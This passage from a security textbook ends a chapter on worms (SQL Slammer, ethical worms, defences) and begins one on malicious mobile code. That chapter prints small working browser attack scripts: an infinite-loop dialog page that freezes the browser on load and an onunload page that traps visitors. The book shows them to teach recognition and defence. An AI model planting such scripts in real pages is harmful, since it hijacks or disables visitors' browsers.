Perhaps the single biggest factor contributing to SQL Slammer's rapid spread was its exploitation of a vulnerable service that communicates using the User Datagram Protocol (UDP). Most other worms use the Transmission Control Protocol (TCP) to spread. To establish a TCP connection with another machine, a system must complete an elaborate protocol exchange called the TCP three-way handshake. In essence, to send you a message using TCP, I have to send you a packet called a SYN message because it's used to synchronize our data exchange. Then, I have to get a response back, known as a SYN-ACK, as the other side is synchronizing and acknowledging the first packet. Then, to finish the three-way handshake, I need to send an ACK. Only after this three-way handshake is complete can I send you the real message. This little dance takes time, and requires that I receive a response back from you before I can send you any data. Therefore, as shown in Figure 3.6, the three-way handshake must occur first before any worm code can be sent.

Figure 3.6. Why UDP is a more efficient spreading mechanism for worms.



SQL Slammer didn't have to bother with such formalities, because it exploited Microsoft's SQL Server, a service that uses UDP instead of TCP. UDP doesn't have a three-way handshake. To send you a message, I just squirt some bits out on the network to your destination address. No reply is necessary. After sending a message to you, I can move on and start sending messages elsewhere. Because of this characteristic, UDP is an ideal protocol for spreading worms, as shown in Figure 3.6.

Consider this analogy. Suppose an evil guy with a really bad cold is walking down a crowded street with thousands of people. To spread his miserable cold to other people, the evil guy could introduce himself to each passerby, shaking hands with each and every person. That's how a TCP worm would spread.

Now, what would happen if the evil guy bought a bag of ping-pong balls and sneezed on them? Instead of shaking hands, the evil guy just started lobbing ping-pong balls, hitting people in the head. Each person who got pegged with a ball would now get sick. Making matters even worse, mapping this analogy to the SQL Slammer worm, each person that got hit in the head would start spewing out ping-pong balls himself, hitting other people. The ping-pong balls represent UDP packets, and the contagion would spread far more rapidly in this UDP fashion. It's also far easier for the bad guy to spoof his origin when using UDP, because he doesn't need to receive a response in a three-way handshake.

This is the moral of the story: Be very wary the next time you get hit with a ping-pong ball in the head. Also, be especially careful in guarding your systems that use UDP-based services on the Internet, such as your DNS servers, database servers, and any streaming audio or video servers, which frequently use UDP-based services.

Worm Defenses

> *I wish you the joy of the worm.*
>
> —William Shakespeare, *Antony and Cleopatra*, 1606–1607

So, highly destructive worms might be on the way. Computer investigations around the world are turning up several of these major themes in new attack tools, and attackers in the computer underground are discussing these items on publicly accessible Web sites and chat systems. Beyond mere conceptual ideas, much of the source code for constructing superworms is readily available in parts scattered around the Internet. It's just a matter of time before someone takes the parts off the shelf, assembles them, and unleashes a superworm. How can we counter this threat?

Ethical Worms?

> *The White Worm, in her own proper shape, certainly has great facilities for the business on which she is now engaged.*
>
> —Bram Stoker, *The Lair of the White Worm* (a short horror story), 1897

One option we might consider involves using so-called ethical worms to thwart nasty worms. Sometimes called "white worms," ethical worms fix problems by applying patches or hardening configuration settings before a malicious worm can conquer a system. Ethical worms can spread fixes faster than any human system administrators could apply them to large populations of machines. However, can we fight fire with fire without getting burned? Let's explore the case for and against using ethical worms to counter the threat.

The Case for Ethical Worms

Every day, several new software bugs and even some gaping security vulnerabilities are discovered and widely publicized. Vendors release new patches for these problems daily as well. Without the patch, the software is highly vulnerable to an attacker. On the release of a patch, system administrators must determine that the patch is available, figure out whether the patch is required in their environment, and obtain the patch. That's just the beginning of this cumbersome process. Next, the administrator must verify the authenticity and integrity of the patch, lest an attacker trick the administrator into installing malicious software disguised as a patch.

Not only would an ethical worm eliminate human frailties from the loop of patch deployment, it could also apply the patches much more quickly than manual processes and even other automated means of software distribution. Some vendors have developed automated Internet-based update features, notably Microsoft with its Windows Update tool and Apple with its MacOS Software Update feature as well as several Linux vendors. These tools automatically contact the vendor across the Internet to see if new patches are available. A user can manually invoke these features, or a system administrator can schedule them to run at predetermined times. Although useful, even the most wonderful automated software update tools cannot achieve the under-an-hour spread of a worm using Warhol/Flash techniques. These update techniques are limited in that they all are based on a small handful of sites operated by software vendors that have the patches. Worms spread their malice from upwards of tens of thousands of systems. This is a highly distributed problem that might be solvable

by ethical worms in a highly distributed fashion. An ethical worm does not have the limitation of distributing software from a few vendor-run sites. Instead, it uses the inherent distributed power of the Internet itself to deploy patches more quickly than ever before possible.

For those people who fear worms, ethical or otherwise, the vendor community could deploy technologies that manage the spread of ethical worms. First, we could allow users and system administrators to opt-in to the entire ethical worm process. An ethical worm will only visit your system, install a patch, and use your system to spread the patch to others if and only if you explicitly agree to be part of the overall process. If you find worms inherently dangerous or otherwise disagreeable, you can elect to opt out. The operating system itself would have a configuration option for subscribing to the ethical worm service. Of course, due to marketing considerations, the service would likely not include the unglamorous word *worm* in its name. Instead, some marketing genius on Madison Avenue would give it a moniker like HIP DUDE (for Helping Implement Patches without Delay Utilizing Distributed Efficiencies, of course.)

The Case Against Ethical Worms

Yet, all is not rosy with ethical worms, which could prove to be quite dangerous. One of the biggest concerns about ethical worms is the damage they could unintentionally inflict as they spread through networks and install patches. Even if it propagates flawlessly and installs patches effectively, the ethical worm could patch a security hole that a particular application desperately needs to function properly. Some applications are highly dependent on the fact that the underlying operating system or server software operates in a very particular way. If this behavior is changed through a security patch, the application itself could break. Until the application is fixed, the result of applying the patch might be a denial-of-service attack.

For this reason, patches are usually tested in detail to make sure everything works properly after the patch is installed. The human element is necessary to make sure patches don't damage the system. An ethical worm installing patches willy-nilly would certainly break many applications.

Because they'd break many applications, ethical worms open up huge potential exposures to legal liability. Suppose some well-meaning security software developer releases an ethical worm, trying to help the world by fixing a devastating, simple-to-exploit hole. If this worm damages my systems, I would likely blame the security software developer for breaking my machines, regardless of his pure intentions. Similarly, if a vendor or antivirus company releases an ethical worm, bringing down a Web server hosting my million-dollar-per-hour macaroni-and-cheese-home-delivery e-commerce business, I might be able to sue the vendor for damages.

Beyond the vendor, I might even be able to sue the owner of the system that the worm jumped off before it patched my machine. Although it hasn't yet been tested in the courts, there might be significant upstream liability for the owner of a system used to damage another machine on the Internet, regardless of the intentions of the owner of the jump-off point. In the context of ethical worms, the poor slob who opted in to the hare-brained ethical worm HIP DUDE risky scheme is now a defendant in a civil lawsuit, possibly responsible for damages. The worm jumped through his system before hitting mine, so he's responsible. Ethical worms could be a huge liability feeding frenzy for lawyers looking for new business.

Furthermore, if an ethical worm takes over my machine, inoculates it, and uses my system to fix other machines, shouldn't I have some say in the details of my system's involvement in this process? Otherwise, this worm is using my bandwidth to distribute patches to other machines of people I don't even know. If you hack into my system, even with noble purposes, you've still violated the integrity of my systems. If someone broke into your house to put locks on the doors, you'd still feel violated. Even if we deploy some sort of fancy opt-in system for ethical worms, users might not understand all of the trade-offs involved in opting in, which include both the liability issues just described and possibly major bandwidth consumption.

My Opinion on Ethical Worms

I was on the phone with a friend who is a security guru at a giant *Fortune* 100 company yesterday. When I told him about this chapter I was writing, he said, "Yeah, we were debating using ethical worms to spread patches on our internal global network. We decided against it because it scared our pants off!"

With my belt and suspenders having a firm grip on my own pants, I must say that I agree wholeheartedly with my friend. In my opinion, ethical worms are just too risky given the limited benefits they can offer. In particular, the legal liability issues are paramount. Would *you* want to risk the wrath of thousands of lawyers sharpening their knives to sue you for an ethical worm gone awry, just to help spread some patches on the Internet? Most software companies wouldn't take that risk, and I don't blame them at all.

So, if we rule out ethical worms altogether, what can you do to get ready for the increasingly nasty worms we'll soon be up against? Let's explore various defensive strategies you can use to get ready.

Antivirus: A Good Idea, But Only with Other Defenses

As we saw in Chapter 2, antivirus solutions go a long way in stopping various forms of malware. And, I'm happy to say, worms are no exception. Most antivirus vendors do a reasonable job of quickly releasing signatures to detect and eradicate the latest worms. By keeping your antivirus solution up to date, you'll thwart a large number of worm specimens.

Unfortunately, for particularly fast-spreading worms, such as those that use the Warhol/Flash techniques for propagation, an antivirus solution by itself is not enough. With a hyperfast worm spreading through the Internet, a lot of us will not be able to download the latest virus definitions to stop the worm in time. Even with diligent incident handling teams, deploying updated signatures could take several hours or even days. We saw this very effect in both the Nimda and SQL Slammer worms we discussed earlier in this chapter. The antivirus vendors had loaded definitions on their sites as these worms started their spread, but most of their customers weren't aware of the attack until the worm had already come knocking on their front doors. Deploying signatures after the worm invades a network does help contain the spread, but still results in a good deal of damage.

Therefore, antivirus solutions are an important piece of the solution to the problem of worms, but they aren't the entire solution. In addition to antivirus solutions, we need to shore up both our prevention and response capabilities, as we'll see next.

Deploy Vendor Patches and Harden Publicly Accessible Systems

To prevent worm attacks, it is crucial that your organization have a sound baseline for building and maintaining secure operating systems. Before putting a system online, you must apply all relevant patches and harden the configuration. We've all heard this a million times, yet so many systems continue to be deployed with minimal security. With superworms on the way, it's time to get serious about creating secure systems. A variety of organizations and vendors offer hardening guides for various operating system types. Follow them.

Once you have deployed systems with a secure configuration, your job has just begun. You must maintain their security by applying security patches in a timely fashion. You should subscribe to a number of mailing lists where new vulnerabilities are discussed, such as the incredibly valuable Bugtraq mailing list (subscription information available at *www.securityfocus.com/forums/bugtraq*).

Also, most vendors have their own mailing lists for discussing vulnerabilities.

You should develop specific, controlled processes in your organization to quickly identify new security patches, test them thoroughly, and move them into production. Utilize the automatic software update features many vendors are implementing on the Internet. Also, make sure you do not skip the test phase. A patch might repair a security vulnerability, but it could also disable your business-critical application. Make sure your security team has the resources necessary to test all patches before rolling them into production.

Block Arbitrary Outbound Connections

Once a worm takes over a system, it usually attempts to spread by making outgoing connections to scan for other potential victims. You should stop most worms in their tracks by severely limiting all outgoing connections from your publicly available systems (e.g., your Web, DNS, e-mail, and FTP servers). Many organizations heavily filter incoming connections, but forget about outgoing connections entirely. If a worm gets in, such lax outgoing rules could turn you into a highly infectious worm distributor, spreading a contagion far and wide.

You really should use a border router or external firewall to block all outgoing connections from your publicly available servers, unless there is a specific business need for outgoing connections. Allow only responses (also known as established packets) from your Web server to go out to the Internet. If you do need to allow some publicly accessible machines to initiate outgoing sessions, allow it only to those IP addresses that are absolutely critical. For example, of course your Web server needs to send responses to users requesting Web pages, so allow them. But, does your Web server ever need to *initiate* connections to the Internet? Likely, the answer is "No."

Do yourself and the rest of the Internet a favor and block such outgoing connections from your Internet servers. Also, implement egress antispoof filters, which block outgoing spoofed traffic. Many worms and denial-of-service agents spoof the address they are coming from to make tracing attacks even more difficult. If any of your DMZ servers start spewing traffic with IP addresses not assigned to your network, egress antispoof filters at your border firewall or router will drop the malicious packet. If everyone implemented outgoing traffic controls and egress antispoof filters, we'd have a lot more protection from nasty Internet worms.

Establish Incident Response Capabilities

Another thing you need to do to get ready for superworms is to form a computer incident response team with defined procedures for battling computer attackers, wormy or otherwise. There are some wonderful resources available describing how to form an incident response team, along with processes for handling computer attacks. I recommend checking out the book *Incident Response: Investigating Computer Crime*, by Chris Prosise and Kevin Mandia [12]. Also, the SANS Institute guide *Computer Security Incident Handling: Step-by-Step* is a great starting point for developing effective incident response procedures [13].

Your incident response team should include representatives from your computer security, physical security, computer operations (system administration), legal counsel, human resources, and public affairs groups. If you leave any of these groups out, you could very well find yourself in trouble. Leaving out legal counsel might lead you to inadvertently violate the law while tracing or responding to an incident. Leaving out human resources could get you into hot water if you violate an employee's rights. Omit the public affairs organization from your team, and you might not have a good, coherent message for the media about why you were caught with your pants down during the most recent attack. Working together, people with these areas of expertise can help you address the various intersecting facets of computer incident response.

Although you likely won't have full-time, devoted personnel from any of these groups (other than the computer security team), you should have standing response team members whose job assignments include a fraction of their time assigned to the team. This team should meet quarterly to discuss how you'd respond to computer attacks. Develop hypothetical computer attack scenarios and walk through them with the team, making sure everyone understands the appropriate role they serve on the team. In particular, cover scenarios involving worm attacks.

Finally, make sure that your incident handling team is linked with network management capabilities. Sadly, your organization might need to make the call to isolate portions of your operation from the rest of the company's network to help arrest a proliferating malicious worm. At some point, you might have to pick up the phone and say, "Disconnect our operation in the Philippines from the wide area network, or our whole internal network will go down!" Or, even worse, you might have to decide to disconnect temporarily your operation from the Internet so you can sit out a giant worm episode. In most organizations, the security team relies on network administration personnel to implement that sort of change, so have them standing by if your incident handling team makes such a call.

Remember also that such major issues as temporarily disconnecting networks are business decisions. The technical gurus give their advice about disconnection, but the ultimate judgment lies in the hands of the business decision makers who weigh the business risks of maintaining network connectivity. Make sure your incident handling team knows who to call if such a business decision is needed quickly.

Don't Play with Worms, Even Ethical Ones, Unless…

As we've seen, even an ethical worm could turn into a denial-of-service attack by unwittingly breaking applications or choking the bandwidth of a network. Experimenting with worms, either ethical or malicious, is not an endeavor to be taken lightly. Keep in mind that many worms that caused widespread damage were developed by people who claimed just to be researching worm propagation techniques and not planning anything malicious. This notable group includes Robert Tappan Morris, Jr. himself, author of the famous Internet Worm of 1988, but his creation escaped from his lab and brought thousands of systems down around the world. Let's learn from the mistakes of others; our best bet is to avoid playing with worms altogether, even if they are ethical.

However, if you choose to ignore this sound advice and insist on developing experimental ethical worms, first consider getting examined by a qualified mental health expert or having a chat with a sound ethical advisor. Then, if you still insist on proceeding, you must limit the damage you cause if your creation accidentally escapes your lab. Don't just think, "I'll never connect this system to the Internet, so I'll be safe." Accidents happen. The next knock at your door might be law enforcement trying to arrest you for damages associated with an accidental worm release. Worm experimenters absolutely must construct their worms using a technique known as lysine deficiencies. A very gifted software developer named Caezar wrote a brief paper describing the techniques, which can limit the damage of experimental malicious software [14].

The phrase *lysine deficiencies* originated in the movie *Jurassic Park*. In that blockbuster, you may recall that scientists cloned dinosaurs using DNA found in ancient, fossilized amber. To prevent their created dinosaurs from devouring innocent tourists and even running amok in cities, the scientists altered the dinosaur DNA so the resulting creatures could not survive without an influx of the amino acid lysine as dietary supplements. If the dinosaurs didn't get constant injections of lysine-rich substances, they'd quickly die off.

Using this analogy, a worm's spread can be controlled. The worm is designed to stop in its tracks and won't spread unless it is in the constant presence of digital lysine. This lysine could be a set of beacon packets sent across the network, or even a file on an operating system. If the beacons stop, or if the file isn't present on a target system, the worm won't infect any further machines. If you are crazy enough to write code for worms, you should take a page from *Jurassic Park* and use lysine

deficiencies. Also keep in mind that *Jurassic Park* had a couple of sequels, hinting that even with careful planning, dinosaurs (and worms) can still wreak havoc, even if you have the best intentions in the world.

Conclusions

Where are all of these future worm trends heading? I don't want to be an alarmist or prophet of doom. I just call them like I see them, without a huge agenda here. That said, given the trajectory we're on, I strongly believe that a determined attacker will temporarily disable major portions of the Internet in the next five years. Using the worm techniques described throughout this chapter, an attacker could write a worm that disables the Internet for a couple of days. I think it'll be down for two to three days, as we all scramble to distribute patches to our systems the old-fashioned way: via overnight mail services and couriers. You won't be able to download a patch from a vendor across the Internet, because the Internet itself will be down. Don't let your guard down, though, just because of my prediction. By implementing the defenses we discussed in this chapter, you'll be far more prepared if and when such an attack occurs.

I admit, this opinion is controversial, and I'd be happy to be wrong. A few of my security guru friends think I'm going overboard with such concerns. They argue that we've successfully thwarted all worms so far, so we'll be able to handle anything in the future. I'm sorry, but I'm just not that optimistic. As they say in all of those mutual fund brochures, past performance is not a guarantee of future results. We've gotten lucky in the past with relatively benign worms. In the future, we'll face a far nastier breed, designed to thwart our defenses.

However, don't lose massive amounts of sleep over such possible attacks. Although such an attack is certainly cause for concern, it wouldn't be the end of the world. Consider this comparison: Large cities in snow belts around the globe get hit with major snowstorms every couple of years. In the northeastern United States, where I live, we get storms that shut down Boston, New York, Philadelphia, Baltimore, and Washington DC, sometimes simultaneously. No one can go to work with all of the roads covered with deep snow. Yet we still cope. In fact, although they can be dangerous, these snow days can mean some fun time away from your computer, unplugging from the network and having fun sledding in a winter wonderland.

Based on where worms are heading, I frankly think we're heading for a giant Internet snow day. The only down side of this whole snowstorm analogy is that you and I are the folks who drive the snowplows of the computer world. Security personnel will be expected to lead the charge in rebuilding systems and restoring the network. So, with superworms on the way, get your snow shovels ready.

Now that we've seen what worms can do, in the next chapter, we'll cover another form of malicious code that travels across a network: malicious mobile code.

Summary

Worms are self-replicating software that spread via networks. Typically, worms do not require human interaction to propagate. A single instance of a worm installed on one machine is called a segment of the worm. Although both are examples of self-replicating code, worms differ from viruses, and the terms should not be used interchangeably. The defining characteristic of a worm is its spread across a network. The defining characteristic of a virus is that it infects a host file.

Worms let attackers achieve several goals, including taking over vast numbers of systems, making traceback more difficult, and amplifying damage. With 10,000 worm segments working together in launching a scan, flooding a target, or cracking an encryption key, the attacker becomes far more powerful.

We've seen numerous worms over the last two decades, with the first really powerful specimen being the Morris Worm of 1988. Although Xerox PARC researchers originally devised the first worm concepts, they didn't plan to use worms as attack tools. Worm action really heated up in the late 1990s and early 2000s, as we saw a new major worm release every two to six months.

Breaking a worm down into its building blocks, we see a warhead that contains exploits used to break into a system, such as buffer overflow, file sharing, or e-mail attacks. The propagation engine moves the worm to the target system. The payload contains code to take some action on the target. Some worms carry backdoors, denial-of-service flooding tools, or password-cracking programs. The target selection algorithm chooses new addresses to scan for vulnerabilities, while the scanning engine actually checks the address to see if it is vulnerable.

Worm spread is inhibited by several factors, including the diversity of the target environment, victims that crash, network congestion, segments being conquered by other segments of the same worm, and worm turf wars. Various worm developers have devised schemes to limit the impact of each of these factors.

The worms we've seen so far have been relatively benign, especially when compared to the superworms currently on the drawing board of various worm developers. Superworms will attack multiple operating systems, like the Sadmind/IIS worm. They'll also include multiple exploits for breaking into targets, like the Nimda worm. Attackers will take advantage of zero-day exploits in worms to break into our systems using vulnerabilities we've never before seen. Superworms will spread like wildfire, using the prescanning techniques of the Warhol worm to conquer most vulnerable systems within an hour. To mask their capabilities and evade detection, such worms will include metamorphic and polymorphic capabilities, respectively. Finally, the superworms will actually do something nasty when they reach a target.

However, superworms with all of these capabilities might become bloated messes. Therefore, some worms operate on the opposite end of the spectrum, stripping the worm down to its bare essence. SQL Slammer is one such example of a very efficient worm, implemented in a mere 376 bytes of code. This worm spread using a vulnerable UDP-based service (Microsoft's SQL Server), which made its spread even more efficient.

To defend against nasty worms, we could turn the tables by using ethical worms. However, the liability issues associated with such defenses make them highly unlikely to be deployed. Better defenses against worms include deploying patches and hardening systems in a timely manner. Additionally, you should block arbitrary outbound connections so a worm cannot start scanning the Internet from one of your DMZ systems. Incident response capabilities can help arrest a worm's

spread, especially when they are tied in with your network management personnel. And finally, don't play with worms, unless you use a lysine deficiency to limit the worm's propagation. On second thought, you probably should just avoid playing with worms altogether.

I believe that all of these worm trends are taking us toward a giant Internet snow day, when the Internet itself will be shut down for a couple of days. We'll distribute patches during this down time using the postal service, and schedule a big Internet reboot. Such an attack won't be the end of the world, but it will constitute a major challenge for information technology organizations around the globe.

References

[1] John Brunner, *Shockwave Rider*, Reissued May 1990, Ballantine Books.

[2] Katie Hafner and John Markoff, *Cyberpunk: Outlaws and Hackers on the Computer Frontier*, June 1995, Simon and Schuster.

[3] Shuchi Nagpal, "Computer Worms, An Introduction," Asian School of Cyber Laws, 2002, *www.asianlaws.org/cyberlaw/library/cc/what_worm.htm*.

[4] J. Shoch and J. Hupp, "The 'Worm' Programs—Early Experience with a Distributed Computation," *Communications of the ACM*, Vol. 25, No. 3, March 1982, pp. 172–180.

[5] "Benefits of a Computer Virus," *www.greyowltutor.com/essays/virus.html*.

[6] Fuller, V., Li, T., et al., "CIDR Address Strategy," RFC 1519, *www.ietf.org/rfc/rfc1519.txt?number=1519*.

[7] CERT Coordination Center, "CERT Advisory CA-2001-26 Nimda Worm," September 18, 2001, *www.cert.org/advisories/CA-2001-26.html*.

[8] The Honeynet Project, "Know Your Enemy: Worms at War," November 2000, *www.honeynet.org/papers/worm/*.

[9] Michal Zalewski, "I Don't Think I Really Love You: Or Writing Internet Worms for Fun and Profit," 2003, *http://lcamtuf.coredump.cx/worm.txt*.

[10] Nicholas C. Weaver, "Warhol Worms: The Potential for Very Fast Internet Plagues," *www.cs.berkeley.edu/~nweaver/warhol.html*.

[11] Stuart Staniford, Gary Grim, and Roelof Jonkman, "Flash Worms: Thirty Seconds to Infect the Internet," *www.silicondefense.com/flash/*.

[12] *Incident Response: Investigating Computer Crime*, Prosise and Mandia, June 2001 , Osbourne.

[13] The SANS Institute, *Computer Security Incident Handling, Step-by-Step*, October 2001, *http://store.sans.org/store_item.php?item=62*.

[14] Caezar, "Lysine deficiencies," *www.rootkit.com/papers/Lysinedeficiencies.txt*.

Chapter 4. Malicious Mobile Code

"Will you walk into my parlor?" said the spider to the fly;
"'Tis the prettiest little parlor that ever you may spy;
The way into my parlor is up a winding stair,
And I have many curious things to show when you are there."

—"The Spider and the Fly," a poem by Mary Howitt, 1804

An environment in which systems are connected to each other over a network is tremendously powerful. Such infrastructure can bring vast amounts of information to our fingertips, speed up order processing, enable collaboration among individuals throughout the globe, and provide numerous other benefits that we enjoy by the virtue of being connected to the Internet. Malicious software, too, can take advantage of easy network access and pervasive connectivity to propagate and wreak havoc, as you witnessed in the discussion of worms in the previous chapter. Another type of malware that thrives in networked environments is malicious mobile code, which we examine in this chapter.

You routinely encounter mobile code while browsing the Web, where it often takes the form of Java applets, JavaScript scripts, Visual Basic Scripts (VBScripts), and ActiveX controls. To help us understand the nature of malicious mobile code, let's first take a brief look at its benign counterpart—mobile code that is not necessarily malicious. We use the following definition to describe mobile code in general:

> *Mobile code is a lightweight program that is downloaded from a remote system and executed locally with minimal or no user intervention.*

The primary idea behind mobile code is that the program can be downloaded from the server, where the application code resides, to the user's workstation, where that code will be executed. In the context of Web browsing, this capability of mobile code allows site designers to create dynamic page elements such as scrolling news tickers or interactive navigation menus. To display such a Web page, your browser first connects to the remote server and downloads the page's content and layout details. The browser also retrieves and executes mobile code that implements dynamic page functionality that makes your browsing experience a bit more interactive.

Mobile code is also sometimes called *active content*, because it can provide a richer and more interactive experience than content that would otherwise be presented as static data. In a way, macros embedded in word processing or spreadsheet documents are also active content, because they allow the author to add programmable logic to the document for interacting with the user. We covered malicious macros in Chapter 2, so we won't explicitly discuss them again here; instead, this chapter focuses mainly on programs that are automatically downloaded and run when browsing the Web or reading e-mail.

Programs classified as mobile code are usually small and simple, especially compared to relative behemoths such as Web browsers, word processors, or large databases that permanently reside on our systems. The lightweight nature of mobile code allows it to rapidly traverse the network, and helps it run on workstations without requiring the users to undertake cumbersome installation steps. Once retrieved from a remote server, mobile code usually executes in the confines of the application that retrieved it, which is responsible for making sure that the downloaded program behaves properly.

This brings us to the definition of *malicious* mobile code, which is reminiscent of the characterization

of malware presented in the introductory chapter of this book:

> *Malicious mobile code is mobile code that makes your system do something that you do not want it to do.*

Consider an ActiveX control embedded in a Web page that your browser just retrieved from a remote site. If the control behaves as expected and, for instance, tests the speed of your Internet connection to help you tune the system's performance, that's wonderful. If, on the other hand, the downloaded program unexpectedly changes your browser's home page and starts redirecting your Web searches to some arbitrary Web site, then this mobile code can be considered malicious.

An attacker might use malicious mobile code for a variety of nasty activities, including monitoring your browsing activities, obtaining unauthorized access to your file system, infecting your machine with a Trojan horse, hijacking your Web browser to visit sites that you did not intend to visit, and so on. Regardless of the way in which mobile code is misused, the danger associated with the program is the same at its core: You are running someone else's software on your workstation with limited assurances that the program will behave properly.

Throughout this chapter, we'll discuss brief code snippets to show you how some of these malicious mobile code techniques function. I'm not expecting you to be able to read or write programs in any section of this book. However, I've included parts of these code scripts for a couple of reasons. First, they are written in fairly straightforward scripting languages, such as JavaScript and VBScript, so they are easy to read. Second, they're fairly short, lending themselves to quick analysis. Most important, looking at these brief excerpts from scripts will help you quickly understand how these malicious mobile code examples operate. Finally, you'll know what kinds of clues to look for so you can identify malicious mobile code when you are surfing the Web. By simply selecting View Source in your browser, you will usually be able to look at the HTML and at any embedded scripts to determine whether something wicked is going on. On some occasions you might encounter difficulties reviewing the source code of a suspicious page, if the author of a Web application obfuscated the code to make it more challenging for visitors to read and understand it.

A good deal of malicious mobile code is spread via Web browsers. Most browsers are immensely complicated pieces of code, with built-in capabilities for rendering pictures, parsing HTML, running various scripting languages, executing small applications, and kicking off other programs to process information. Keep in mind, however, that Web browsers are not the only applications that can expose you to malicious mobile code. E-mail software that processes HTML-formatted messages can also execute the associated JavaScript, VBScript, or other mobile programs that the message invokes. In fact, many e-mail programs (including Microsoft Outlook and Lotus Notes) use code from installed browsers (e.g., Internet Explorer) to display HTML-encoded e-mail. So, if you use these programs, in a sense, you are browsing your e-mail just as though it were data transmitted from a Web server. Beyond browsers and e-mail, new and exciting (as well as scary) possibilities for mobile code exist in distributed applications, such as those built according to the Web Services architecture and XML-based protocols. We examine security mechanisms used in such software at the end of this chapter. To get to that point, however, let us begin by looking at one of the most popular incarnations of malicious mobile code: browser scripts.

Browser Scripts

> *Let your rapidity be that of the wind, your compactness that of the forest.*
>
> —Sun Tzu, *The Art of War*

Web developers often rely on scripts to spiff up the appearance of a site, such as enabling button roll-over effects, processing form elements, or tweaking the appearance of a page according to the user's browser settings. Code that implements this functionality is written in scripting languages such as JavaScript or its cousin, JScript, both of which are quite similar and are created according to ECMAScript specifications. Internet Explorer also supports the execution of scripts written in VBScript, an environment we already encountered when looking at Microsoft Office macros in Chapter 2. Throughout this chapter, whenever I use the phrase *browser script* or even the word *script*, I'm referring to a script written in JavaScript, JScript, or VBScript passed inside an HTML page.

When you visit a Web page that incorporates a browser script, your browser automatically downloads and executes this mobile code on your machine. The site's developer can embed a script within the page by enclosing it in special HTML tags. These tags are nothing more than special little notes for the browser set aside using the familiar "<" and ">" characters, like this:

```
<script type="text/javascript">        <-- a

  function do_something() {

    // Code for this function would go here.

  }

</script>        <-- b
```

(a)Script begins

(b)Script ends

The `script` tag indicates the beginning of the code snippet and specifies the language in which it is written. Once a function is declared, as in the preceding example, its code could then be invoked somewhere else in the page via the `do_something()` command. Instead of including the script in the Web page itself, the developer can place the code into a dedicated file on the Web server, and reference the file from HTML in a page that uses the script like this:

```
<script type="text/javascript" src="myscript.js">
```

A script executing within a browser is capable of interacting with other contents of the Web page from which it originated, and is not supposed to have direct access to the network or to the file system. The Web browser is supposed to act like the police, limiting what a script can do. Despite these supposed restrictions, attackers can use browser scripts to launch a wide variety of attacks against those who visit the Web site hosting malicious code. These attacks can range from crashing the victim's Web browser to taking over the user's session established with a password-protected Web site. Let's explore each of these possibilities in more detail.

Resource Exhaustion

One of the simplest methods of fouling up a user's computing experience is to launch a denial-of-service attack, preventing that user from getting any work done. Denial-of-service attacks usually aren't all that technically elegant; the bad guy just wants to break the system to foil legitimate users. Resource exhaustion techniques implement denial-of-service attacks by consuming available system resources until the application or the entire system becomes unusable. Here is an example of such an attack that utilizes a script to halt the user's Web browser and, possibly, to require the reboot of the workstation. This malicious mobile code is triggered when the potential victim surfs to the attacker's Web page. The following script expects to reside in the file named Exploit.html, and is based on the code published on the Bugtraq mailing list in January 2002 [1]:

```
<html>

<head>

<script type="text/javascript">

function exploit() {

  while(1) {        <-- a

    showModelessDialog("exploit.html");

  }

}

</script>

<title>Good-Bye</title>

</head>

<body onload="exploit()">        <-- b

Aren't you sorry you came here?

</body>
```

```
</html>
```

(a)Open the exploit.html dialog window an infinite number of times.

(b)Run the `exploit()` function whenever the page loads.

All browsers are expected to execute the function assigned to the onload event, which, in this case, is `exploit()`. The `showModelessDialog()` function is built into Internet Explorer 5 and above, and instructs the browser to open a modeless dialog window that includes contents of the specified URL. A modeless dialog box window does not have any menus, and remains on top of the other windows until the user closes it. The statement `while(1)` creates an infinite loop because it always evaluates to "true."

I have to admit that I had to type the preceding paragraph twice. Alas, when I was testing the Exploit.html script for this chapter, my PC became unresponsive almost as soon as I connected to the malicious page. I had to reboot my system before having a chance to save the document, thereby losing the first incarnation of the previous paragraph. Here's what happened:

1. Acting as an attacker, I created the Exploit.html file and placed it on a Web server in my lab.
2. Acting as a potential victim, I pointed my Internet Explorer to the exploit.html page.
3. The browser retrieved Exploit.html and executed the `exploit()` function as the onload event.
4. The function entered an infinite loop due to the `while(1)` statement.
5. In each iteration of the loop, the browser attempted to open a modeless dialog window that contained another instance of Exploit.html.
6. This process continued for about a second, until my system became so busy opening new dialog windows that it would ignore all other commands.
7. I was forced to reboot my system because it would not respond to anything I typed or clicked. I couldn't even terminate the Internet Explorer process!

So, dear reader, don't try this at home, and remember to save your work often.

Of course, this was just one example of a script-based resource exhaustion attack. Yet another script, disclosed on Bugtraq in December 2001, achieved a similar effect by creating an HTML form and then attempting to insert an infinite number of characters into its text field [2]. Web-based attacks that exhaust resources on the victim's system are often similar in that they involve performing repetitive tasks such as opening windows or generating text. There isn't much we can do to prevent such attacks, except disabling support for scripting, and only visiting reputable Web sites. Fortunately, as Web browsers continue to evolve, they become a bit more gracious about handling denial-of-service conditions, so you will benefit from keeping your browser software up to date.

Browser Hijacking

Another threat that involves malicious mobile code and often feels like a denial-of-service attack is

browser hijacking. However, this technique goes beyond the mere annoyance of simple denial of service. It puts control of the victim's browser in the hands of the attacker.

Scripting capabilities built into browsers allow Web site developers to control the visitor's browser. Scripts support such functionality as interacting with other contents of the Web page, accessing URLs, opening new windows, and moving windows around. Malicious scripts can abuse these privileges by opening too many windows, taking the user to unwanted sites, adding bookmarks without authorization, and even monitoring the victim's browsing habits. The process of controlling the user's Web browser in this invasive manner is called *browser hijacking*.

One very annoying hijacking technique, a variant of which you might have encountered at some point, aims at preventing the visitor from leaving the current Web page. A malicious script of this sort usually takes advantage of the onunload event that is automatically triggered whenever the user attempts to leave the page. Here's one typical example:

```
<html>

<head>

<title>Don't Leave Me</title>

</head>

<body onunload="window.open('trap.html')">        <-- a

Looks like you're trapped here.

</body>

</html>
```

(a)window.open will reload the page when you try to leave.

The code in this example is supposed to reside in a file called trap.html. If you attempted to leave this page, either by closing the window or by browsing to another URL, the onunload event would trigger the code that opens another window with the trap.html page. Sites often use this approach to pop up ads when the visitor leaves the site. Functionality built into Web scripting languages allows authors of such code to ensure that the pop-up appears on top of all other windows on the visitor's desktop, or to hide the advertisement behind all other windows.

A particularly intrusive technique for opening a new browser window or for manipulating the current one involves resizing the browser to its maximum width and height. The following JavaScript code snippet first moves the current browser window to the top left corner of the screen, and then maximizes it:

```
self.moveTo(0,0);

self.resizeTo(screen.availWidth,screen.availHeight);
```

